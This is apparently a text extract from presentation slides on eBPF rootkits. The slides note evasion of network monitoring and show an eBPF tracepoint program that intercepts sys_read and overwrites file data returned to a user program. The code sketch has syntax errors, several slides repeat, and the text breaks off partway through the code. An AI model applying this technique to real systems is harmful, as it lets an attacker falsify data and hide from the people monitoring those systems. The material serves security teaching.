
Auditory:

- Normal web connections
- Tcpdump/wireshark do not detect unusual traffic




DATA ROOTKITS


EBPF - DATA



EBPF - DATA



EBPF - DATA



TAMPERING DATA

```
int main()
{
    // Open file
    char filename[100] = "my_super_file.txt";
    int fd = openat(AT_FDCWD, filename, O_RDWR);

    // Read data from a file
    char buffer[100];
    read(fd, buffer, sizeof(buffer));
    print("My data: %s\n", buffer);

    //close file
    close(fd);
    return 0;
}
```

read_file.c

```
SEC("tracepoint/syscalls/sys_read")
int tamper_sys_read(struct pt_regs *ctx, long ret) {
    // Read data returned from kernel
    char buffer[100];
    bpf_probe_read_user(
        &buffer, sizeof(buffer), PT_REGS_PARAM2(ctx)
    );

    // Modify data
    const char *fake_data = "fake_data";
    for (int i=0; i<sizeof(fake_data); i++) {
        buffer[i] = fake_data[i];
    }

    // Overwrite
    bpf_probe_write_user(
        PT_REGS_PARAM2(ctx, &buffer, sizeof(buffer)
    );

    return 0;
}
```

tamper_data.c

TAMPERING DATA

```
int main()
{
    // Open file
    char filename[100] = "my_super_file.txt";
    int fd = openat(AT_FDCWD, filename, O_RDWR);

    // Read data from a file
    char buffer[100];
    read(fd, buffer, sizeof(buffer));
    print("My data: %s\n", buffer);

    //close file
    close(fd);
    return 0;
}
```

read_file.c

```
SEC("tracepoint/syscalls/sys_read")
int tamper_sys_read(struct pt_regs *ctx, long ret) {
    // Read data returned from kernel

    char buffer[100];
    bpf_probe_read_user(
        &buffer, sizeof(buffer), PT_REGS_PARAM2(ctx)
    );

    // Modify data
    const char *fake_data = "fake_data";
